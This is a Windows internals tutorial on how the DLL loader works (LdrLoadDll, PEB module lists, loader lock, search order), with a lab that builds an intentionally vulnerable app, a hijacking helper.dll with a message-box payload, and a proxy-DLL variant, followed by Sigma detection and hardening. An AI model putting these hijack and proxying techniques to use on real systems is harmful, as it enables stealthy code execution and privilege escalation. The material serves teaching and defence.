DLL Loading Internals: The Loader, LdrLoadDll, and Load Order
Objective: Trace exactly what happens between
LoadLibraryreturning andDllMainrunning: theLdr*call chain insidentdll.dll, the loader’s private data structures on the PEB, loader lock semantics, and the full DLL search order with every override that mutates it. You should finish able to set a breakpoint onLdrpLoadDll, read the arguments off the stack, walkPEB_LDR_DATAby hand, spot a search-order hijack in ProcMon, and write a Sigma rule that catches it.
1. The Loader Lives in User Mode, on Purpose
The Windows loader is not a service. It is not a kernel component. It is a pile of private functions inside ntdll.dll (Ldr* and Ldrp*) that runs in the address space of every process, starting before your main() gets called. ntdll is the very first module mapped into a new process, and LdrpInitializeProcess is what actually calls into your entry point after all statically-linked dependencies have been mapped, relocated, and initialised.
The kernel only participates when the loader needs a file mapped or a page committed. Everything else, path resolution, import walking, TLS callbacks, DllMain orchestration, is user-mode logic. That matters for two reasons. First, injection primitives that call LoadLibrary inside a target process are running the same loader you are, with the same rules. Second, when you hook LdrLoadDll, you see every module load that process performs, including modules the kernel never surfaces as a distinct event.
The kernel touchpoints are narrow. When the loader needs the actual bytes of a DLL, it opens a section object via NtOpenSection (for \KnownDlls\<name>) or NtCreateSection, then maps it with NtMapViewOfSection. That is the only place the CPU crosses the ring boundary during a DLL load.
2. From LoadLibrary to LdrLoadDll
LoadLibraryW and LoadLibraryExW are Win32 wrappers in KernelBase.dll. They do a small amount of housekeeping (flag translation, path massaging) and then call the real thing.
Call chain, x64:
| Function | Module | Role |
|---|---|---|
LoadLibraryW / LoadLibraryExW | KernelBase.dll | Public Win32 entry; converts flags, calls LdrLoadDll |
RtlInitUnicodeStringEx | ntdll.dll | Wraps the wide path in a UNICODE_STRING |
LdrLoadDll | ntdll.dll (exported) | Public loader entry; acquires loader lock; delegates |
LdrpLoadDll | ntdll.dll (private) | Core loader work: search, map, register, resolve imports, init |
NtMapViewOfSection | kernel via syscall | Maps the image section into the process |
LdrpInitializeGraphRecurse / LdrpInitializeNode | ntdll.dll (private) | Walks the dependency DAG and calls DllMain in the right order |
The exported entry, with its real signature:
NTSYSAPI NTSTATUS NTAPI LdrLoadDll(
    _In_opt_  PCWSTR            DllPath,            // NULL = default search order
    _In_opt_  PULONG            DllCharacteristics, // usually NULL
    _In_      PCUNICODE_STRING  DllName,            // name or full path
    _Out_     PVOID            *DllHandle           // receives module base
);
DllName must be a UNICODE_STRING, not a bare PCWSTR. That is why KernelBase calls RtlInitUnicodeStringEx first: it wraps the caller’s path in a UNICODE_STRING with Length and MaximumLength set. If you want to call LdrLoadDll directly (useful in shellcode that does not want to link against KernelBase), you do the same wrapping yourself:
// Call LdrLoadDll directly, skipping LoadLibrary entirely.
#include <windows.h>
#include <winternl.h>

typedef NTSTATUS (NTAPI *pLdrLoadDll)(PWCHAR, PULONG, PUNICODE_STRING, PVOID*);
typedef VOID     (NTAPI *pRtlInitUnicodeString)(PUNICODE_STRING, PCWSTR);

int wmain(void) {
    HMODULE nt = GetModuleHandleW(L"ntdll.dll");
    pLdrLoadDll           LdrLoadDll        = (pLdrLoadDll)GetProcAddress(nt, "LdrLoadDll");
    pRtlInitUnicodeString RtlInitUnicodeStr = (pRtlInitUnicodeString)GetProcAddress(nt, "RtlInitUnicodeString");

    UNICODE_STRING us;
    RtlInitUnicodeStr(&us, L"user32.dll");

    HMODULE hMod = NULL;
    NTSTATUS st = LdrLoadDll(NULL, NULL, &us, (PVOID*)&hMod);
    wprintf(L"LdrLoadDll -> 0x%08X, base=%p\n", st, hMod);
    return 0;
}
STATUS_SUCCESS is 0x00000000. STATUS_DLL_NOT_FOUND (0xC0000135) is what you see when the search order runs out of candidates. If you pass a non-NULL DllPath, that string overrides the default search order for this call only.

3. PEB, PEB_LDR_DATA, and LDR_DATA_TABLE_ENTRY

Everything the loader tracks about currently-mapped modules hangs off the PEB. The PEB’s Ldr field points at a PEB_LDR_DATA, and that structure holds three list heads. Each LDR_DATA_TABLE_ENTRY sits on all three lists via three separate LIST_ENTRY links.
The public trimmed layout from winternl.h:
typedef struct _PEB_LDR_DATA {
    BYTE       Reserved1[8];
    PVOID      Reserved2[3];
    LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
The three lists differ only in traversal order, not contents:
| List head | Order |
|---|---|
InLoadOrderModuleList | Order in which the loader mapped each module |
InMemoryOrderModuleList | Ascending by DllBase |
InInitializationOrderModuleList | Order in which DllMain(DLL_PROCESS_ATTACH) was called |
The node struct, with the fields that matter to a defender or a rootkit author:
| Field | Type | Notes |
|---|---|---|
InLoadOrderLinks | LIST_ENTRY | Link in load-order list |
InMemoryOrderLinks | LIST_ENTRY | Link in memory-order list |
InInitializationOrderLinks | LIST_ENTRY | Link in init-order list |
DllBase | PVOID | Image base in this process |
EntryPoint | PVOID | DllMain address |
SizeOfImage | ULONG | Mapped size |
FullDllName | UNICODE_STRING | Full path on disk |
BaseDllName | UNICODE_STRING | File name only |
ObsoleteLoadCount | USHORT | Legacy refcount (pre-Win8 semantics) |
DdagNode | _LDR_DDAG_NODE* | Dependency DAG node (Win8+); around +0x98 on x64 |
Windows 8 reworked how the loader tracks lifetime and dependencies, replacing much of the old refcount plumbing with a DAG (LDR_DDAG_NODE). Offsets shift between releases. Always confirm on your target build with dt ntdll!_LDR_DATA_TABLE_ENTRY before trusting a number.
Walking the list without touching Win32
The classic pattern (used by every reflective loader and half the shellcode in the wild) is to read the PEB from the TEB, follow Ldr, and iterate InLoadOrderModuleList. No GetModuleHandle, no EnumProcessModules, no imports to give you away.
#include <windows.h>
#include <winternl.h>

typedef struct _LDR_DATA_TABLE_ENTRY_FULL {
    LIST_ENTRY     InLoadOrderLinks;
    LIST_ENTRY     InMemoryOrderLinks;
    LIST_ENTRY     InInitializationOrderLinks;
    PVOID          DllBase;
    PVOID          EntryPoint;
    ULONG          SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    // ... trimmed
} LDR_DATA_TABLE_ENTRY_FULL, *PLDR_DATA_TABLE_ENTRY_FULL;

int wmain(void) {
    PPEB peb = (PPEB)__readgsqword(0x60);              // TEB->ProcessEnvironmentBlock
    PPEB_LDR_DATA ldr = peb->Ldr;
    PLIST_ENTRY head = &ldr->InMemoryOrderModuleList;

    for (PLIST_ENTRY cur = head->Flink; cur != head; cur = cur->Flink) {
        // InMemoryOrderLinks is the SECOND LIST_ENTRY in the node,
        // so back up by one LIST_ENTRY to reach the struct base.
        PLDR_DATA_TABLE_ENTRY_FULL e =
            (PLDR_DATA_TABLE_ENTRY_FULL)((BYTE*)cur - sizeof(LIST_ENTRY));
        wprintf(L"%p  %.*s\n",
            e->DllBase,
            e->BaseDllName.Length / (USHORT)sizeof(WCHAR),
            e->BaseDllName.Buffer);
    }
    return 0;
}
The offset trick (cur - sizeof(LIST_ENTRY)) is the one thing that bites people. InMemoryOrderModuleList links through the second LIST_ENTRY inside the node, not the first. Walking the wrong list with the wrong offset gives you plausible-looking garbage. I lost about an hour to that on my first pass, staring at BaseDllName.Buffer pointing into a random module’s .text.
Same walk in WinDbg
0:000> !peb
0:000> dt ntdll!_PEB Ldr @$peb
0:000> dt ntdll!_PEB_LDR_DATA <addr>
0:000> !list "-t ntdll!_LDR_DATA_TABLE_ENTRY.InLoadOrderLinks.Flink -x \"dt ntdll!_LDR_DATA_TABLE_ENTRY BaseDllName DllBase @$extret\" @$peb->Ldr->InLoadOrderModuleList.Flink"
Or, less painfully, lm for the flat module list and !dh <base> for the PE header of any entry.
4. Loader Lock and the DllMain Contract
LdrpLoaderLock is an RTL_CRITICAL_SECTION inside ntdll. LdrLoadDll acquires it before doing anything, and LdrpLoadDll acquires it again (critical sections are recursive on the owning thread, so the reentry is fine). It is released only after the whole dependency graph has been mapped, imports resolved, and initializers run.
Consequence: your DllMain runs with loader lock held. That is what the MSDN warnings about “do not call LoadLibrary from DllMain” boil down to. If a thread inside DllMain blocks on something that a second thread needs to acquire loader lock to complete, you deadlock the process, no exception, no crash dump, just a hung svchost that stays hung until you kill it.
Practical rules for anything running inside DllMain(DLL_PROCESS_ATTACH):
- Do not call
LoadLibrary/FreeLibrary/CoInitializeEx/CreateProcess. - Do not do synchronous IPC to another process that might itself be blocked on loader lock.
- Do not wait on a thread that has not yet finished attaching (
DisableThreadLibraryCallsif you do not care about thread-attach notifications). - Do the minimum: set up state, spawn a worker thread that will run once loader lock is released, and return
TRUE.
Inspect the lock live:
0:000> x ntdll!LdrpLoaderLock
0:000> !critsec ntdll!LdrpLoaderLock
If OwningThread is non-zero and it is not you, that is who is holding the loader.
5. The Full Loader Sequence
Once LdrpLoadDll has resolved a path to a file, the sequence is:
- Check the loaded module list. If
BaseDllNamematches an existing node, bump the refcount / DAG reference and return the existingDllBase. Same reason a secondLoadLibrary("user32.dll")is free. - Consult
KnownDLLs. For anything registered in\KnownDlls, open the pre-created section object directly (NtOpenSection) and skip file-system search entirely. - File-system search using the order in section 6.
- Map the image.
NtCreateSectionwithSEC_IMAGE, thenNtMapViewOfSection. Each PE section lands at its RVA with the protections declared in its section header (.textRX,.dataRW,.rdataR). - Register the module. Insert a new
LDR_DATA_TABLE_ENTRYinto all threePEB_LDR_DATAlists. - Apply base relocations if
DllBase != ImageBase(ASLR guarantees this most of the time). The loader walksIMAGE_DIRECTORY_ENTRY_BASERELOCand patches absolute addresses. - Resolve imports. Walk the import directory (
IMAGE_DIRECTORY_ENTRY_IMPORT). For each imported module, recurse intoLdrpLoadDll. For each imported function, fill the corresponding IAT slot with the resolved address. - Run TLS callbacks (
IMAGE_DIRECTORY_ENTRY_TLS), which run beforeDllMain. This is a favourite anti-analysis surface: TLS callbacks execute before a debugger’s initial breakpoint fires if you attached at load. - Run
DllMain(DLL_PROCESS_ATTACH)for each new module, in dependency order (leaves first).
The whole graph runs under loader lock. Then LdrLoadDll releases the lock and returns STATUS_SUCCESS to the caller.
6. The DLL Search Order
With SafeDllSearchMode enabled (the default on every currently-supported Windows), and no override in play:
- Already-loaded modules (
InLoadOrderModuleList). KnownDLLs(HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs).- Application directory (the folder
.exewas launched from). %SystemRoot%\System32.%SystemRoot%\System16(16-bit stub, legacy).%SystemRoot%.- Current working directory.
- Directories on
%PATH%.
With Safe DLL Search Mode disabled (do not do this), the current working directory moves up to slot 3, which is the historical “double-click the document in a hostile folder” hijack.
Several mechanisms are evaluated before the file-system walk begins:
| Override | Effect |
|---|---|
.local redirection | A foo.exe.local file or folder next to the EXE forces the loader to prefer the EXE’s directory for that DLL name |
| SxS manifest | Application manifest binds specific DLL names to versioned WinSxS paths |
| API Sets | api-ms-win-* virtual names resolved through the API Set Schema, never touching the file system as those literal names |
SetDllDirectory(path) | Inserts path after the application directory and before System32; SetDllDirectory("") removes CWD from the search |
SetDefaultDllDirectories | Restricts subsequent implicit and explicit loads to the given LOAD_LIBRARY_SEARCH_* set |
LoadLibraryExW flags | LOAD_LIBRARY_SEARCH_SYSTEM32, LOAD_LIBRARY_SEARCH_APPLICATION_DIR, LOAD_LIBRARY_SEARCH_USER_DIRS restrict per-call |
/DEPENDENTLOADFLAG | Linker option that hard-codes a search restriction for statically-declared imports |
The single most useful hardening call is:
SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32);
Put that in wWinMain before you do anything else, and most search-order hijacks against your process die immediately.
7. Tracing a Load in WinDbg
Attach to a process, break on the two loader entries, and watch the arguments. On x64, the Microsoft calling convention passes the first four arguments in rcx, rdx, r8, r9. LdrLoadDll‘s third argument (DllName) therefore lands in r8, and it is a pointer to a UNICODE_STRING.
0:000> bp ntdll!LdrLoadDll
0:000> bp ntdll!LdrpLoadDll
0:000> g

Breakpoint 0 hit
ntdll!LdrLoadDll:
0:000> dt ntdll!_UNICODE_STRING @r8
   +0x000 Length           : 0x14
   +0x002 MaximumLength    : 0x16
   +0x008 Buffer           : 0x000001f0`... "user32.dll"

0:000> du poi(@r8+8) L?@@c++(((unsigned short*)@r8)[0]/2)
000001f0`... "user32.dll"

0:000> !critsec ntdll!LdrpLoaderLock
gu back out and inspect rax for the NTSTATUS. That is the entire loader flow for one DLL, live.
8. Abusing the Load Order in the Lab
The same rules that let the loader find user32.dll let an attacker plant a helper.dll where the loader looks first. This is DLL search-order hijacking (T1574.001) and its stealthier cousin DLL side-loading (T1574.002).
8.1 Build the vulnerable target
VulnApp.c, a Win64 console app that loads a helper by bare name with no flags. This is the exact anti-pattern the SDK docs have warned about since Vista.
// VulnApp.c
#include <windows.h>
#include <stdio.h>

int main(void) {
    puts("[VulnApp] loading helper.dll by bare name...");
    HMODULE h = LoadLibraryA("helper.dll");
    if (!h) {
        printf("[VulnApp] LoadLibrary failed: %lu\n", GetLastError());
        return 1;
    }
    printf("[VulnApp] helper.dll loaded at %p\n", (void*)h);
    FreeLibrary(h);
    return 0;
}
Build from a Visual Studio x64 Native Tools prompt and drop it in a dedicated directory:
cl /nologo /W3 VulnApp.c
mkdir C:\VulnApp
move VulnApp.exe C:\VulnApp\
Do not put a real helper.dll anywhere. That is the whole point: the DLL is a “phantom”, the process asks for it, no legitimate copy exists, and whoever writes the file first wins.
8.2 Confirm the hijack surface
Fire up Process Monitor, filter on Process Name is VulnApp.exe and Result is NAME NOT FOUND, and run the app. You will see a sequence of CreateFile operations against every directory in the search order, each returning NAME NOT FOUND, ending with the LoadLibrary call returning error 126 (ERROR_MOD_NOT_FOUND).
The first probe is C:\VulnApp\helper.dll. That is the application directory, slot 3 in the search order, and it is checked before System32. Whatever we drop there wins.
You can also confirm the same from WinDbg:
0:000> bp ntdll!LdrLoadDll ".if (poi(@r8+8) != 0) { du poi(@r8+8); }; g"
0:000> g
8.3 Build the malicious DLL
// evil_helper.c, compiled as helper.dll
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE h, DWORD reason, LPVOID reserved) {
        if (reason == DLL_PROCESS_ATTACH) {
        // Lab payload. In a real red-team engagement this would be
        // the initial-access implant handoff. Keep it minimal: loader
        // lock is held inside DllMain.
        MessageBoxA(NULL, "hijacked in VulnApp context", "PoC", MB_OK);
    }
    return TRUE;
}
Compile as an x64 DLL and copy into the application directory:
cl /nologo /LD evil_helper.c /Fe:helper.dll
copy helper.dll C:\VulnApp\helper.dll
Run C:\VulnApp\VulnApp.exe. The message box pops. Your code is executing inside VulnApp.exe, at whatever integrity level and token the process holds.
If VulnApp were an auto-elevated program with a requireAdministrator manifest, or a service running as LOCAL SYSTEM, or a scheduled task running as another user, the DLL inherits that context. That is how search-order hijacking crosses from persistence into privilege escalation.
8.4 The side-loading and proxying variant
Naked payload DLLs are noisy: the host app immediately breaks because the exports it wanted are gone. The stealth version is a proxy DLL that forwards every export to the real helper.dll (renamed and dropped alongside), so the host program runs normally while your code executes.
You can generate forwarders with a .def file:
LIBRARY helper
EXPORTS
    DoWork = helper_real.DoWork
    Cleanup = helper_real.Cleanup
Or use tools like DLLHijacker / Spartacus / Koppeling to auto-generate the forwarder stub from the exports of the legitimate DLL. This is what MITRE calls DLL side-loading (T1574.002), and it is exactly what actors like Cinnamon Tempest have used to launch Cobalt Strike beacons out of legitimate signed EXEs.
8.5 Fixing VulnApp
The same code, hardened:
#include <windows.h>

int main(void) {
    SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32);

    // Full path or LoadLibraryEx with an explicit flag set.
    HMODULE h = LoadLibraryExW(
        L"C:\\Program Files\\VulnApp\\helper.dll",
        NULL,
        LOAD_LIBRARY_SEARCH_APPLICATION_DIR | LOAD_LIBRARY_SEARCH_SYSTEM32);
    if (!h) return 1;
    FreeLibrary(h);
    return 0;
}
Rerun ProcMon. The application-directory probe no longer happens for anything except that qualified path.
9. Defensive Strategies and Detection

Sysmon Event ID 7 (ImageLoad) is the primary hunt surface. Every DLL mapped into a process fires one event with the process image, the loaded DLL path, its signature status, and the OriginalFileName from the version resource. Combine those four fields and most hijack patterns become obvious.
Relevant Sysmon events:
| Event ID | What it catches |
|---|---|
1 | Process create (context: trusted EXE launched from an odd path) |
7 | Image load (the DLL load itself) |
10 | ProcessAccess (handle opens preceding a LoadLibrary-based injection) |
11 | FileCreate (attacker drops the DLL) |
13 | Registry set (attacker adds a phantom KnownDLLs entry) |
Sample Sigma rule keyed on the lab target and a small allowlist of trusted DLL paths:
title: Suspicious DLL Loaded from Non-Standard Path
id: 4c1a1a4e-9b74-4f8c-8b8c-1c1e6a9c5f21
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 7
    Image|endswith:
      - '\VulnApp.exe'
      - '\svchost.exe'
      - '\services.exe'
      - '\explorer.exe'
    Signed: 'false'
  filter_paths:
    ImageLoaded|startswith:
      - 'C:\Windows\System32\'
      - 'C:\Windows\SysWOW64\'
      - 'C:\Windows\WinSxS\'
  condition: selection and not filter_paths
falsepositives:
  - Legitimate unsigned in-house DLLs (tune by product)
level: high
For side-loading against signed binaries (T1574.002), invert the logic and alert on a signed EXE loading an unsigned DLL from the same folder the EXE was launched from, when that folder is under %APPDATA%, %TEMP%, or any user-writable location.
Useful ETW providers for higher-fidelity telemetry (verify GUIDs with logman query providers on your build before wiring anything up):
Microsoft-Windows-Kernel-Process(process and image-load events)- .NET runtime module load providers (for managed side-loading)
Hardening controls, ranked by how much attack surface they remove:
| Control | Mechanism |
|---|---|
SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32) | Eliminates application-dir and CWD probing per-process |
Fully qualified paths in every LoadLibrary* call | No search order = nothing to hijack |
| WDAC / AppLocker DLL rules, publisher-signed | Rejects unsigned DLLs at load time |
SafeDllSearchMode = 1 (default) | Demotes CWD below System32 |
Add sensitive DLLs to KnownDLLs | Loader binds via \KnownDlls section object, skips file-system search |
| Remove world-writable perms from application directories | Removes the drop primitive |
/DEPENDENTLOADFLAG linker flag | Bakes search restrictions into static imports |
10. Tools for Loader Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg | Kernel and user debugger; dt, !peb, !critsec, bp ntdll!LdrLoadDll | learn.microsoft.com/windows-hardware/drivers/debugger/ |
| Process Monitor | Live file-system trace; the fastest way to spot NAME NOT FOUND DLL probes | learn.microsoft.com/sysinternals/downloads/procmon |
| System Informer (formerly Process Hacker) | Live PEB and module inspection, handle enumeration | systeminformer.sourceforge.io |
| API Monitor | Hook and log LoadLibrary, LdrLoadDll, and thousands of others | rohitab.com/apimonitor |
dumpbin / link /dump /imports | Static import directory dump from a PE | ships with MSVC |
| PE-bear | GUI PE editor for imports, TLS, resources | github.com/hasherezade/pe-bear |
| Sysmon | Windows telemetry agent; EID 7 is the DLL-load event | learn.microsoft.com/sysinternals/downloads/sysmon |
| Spartacus | DLL proxy generator for side-loading research | github.com/Accenture/Spartacus |
| Koppeling | DLL export cloning / hijacking toolkit | github.com/monoxgas/Koppeling |
11. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Hijack Execution Flow | T1574 | Parent technique |
| DLL Search Order Hijacking | T1574.001 | Sysmon EID 7 + unsigned DLL from application dir; EID 11 for drop |
| DLL Side-Loading | T1574.002 | Signed EXE loads unsigned DLL from same non-system folder |
| Process Injection: DLL | T1055.001 | EID 10 (ProcessAccess) + EID 8 (CreateRemoteThread) into LoadLibrary |
| Shared Modules | T1129 | Baseline module-load telemetry |
Documented actors using T1574.001 in the wild include Chimera, Cinnamon Tempest (search-order hijacks to launch Cobalt Strike beacons), and MuddyWater (side-loading via legitimate signed programs).
12. Summary
- The loader is user-mode
ntdllcode, andLdrLoadDllis the door. Every DLL load, injection or otherwise, goes through it under loader lock. - The PEB’s
Ldrfield points atPEB_LDR_DATA, which chains every mapped module through three parallelLIST_ENTRYlinks. Walking those lists is how reflective loaders and shellcode findkernel32without imports. - The search order is deterministic and documented: loaded list,
KnownDLLs, application dir,System32,System16, Windows, CWD,%PATH%, plus overrides (.local, SxS, API Sets,SetDllDirectory,LoadLibraryExflags). - Any
LoadLibrarycall using a bare name with noLOAD_LIBRARY_SEARCH_*flags is a hijack invitation.SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32)closes most of it in one line. - Detect with Sysmon EID 7 keyed on
Image+ImageLoaded+Signed+OriginalFileName. Map to ATT&CKT1574.001andT1574.002.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
- ntdoc.m417z.com
- n4r1b.com
- www.geoffchappell.com
- elliotonsecurity.com
- yunolay.com
- comcomponent.com
- attack.mitre.org
- attack.mitre.org
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.